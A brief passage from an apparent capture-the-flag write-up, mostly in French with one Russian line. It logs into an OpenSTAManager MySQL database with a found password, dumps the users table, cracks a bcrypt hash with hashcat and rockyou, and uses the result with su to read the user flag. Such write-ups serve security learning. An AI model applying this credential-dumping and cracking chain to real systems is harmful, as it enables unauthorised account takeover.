mysql -u brollin -p'Fri3nds@9099'
use openstamanager;
select * from zz_users;


Nous obtenons le hash du mot de passe de l'utilisateur haris. Nous le cassons via hashcat :
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

On passe à l'utilisateur haris :
su haris
Password: bestfriends
Lecture du user flag.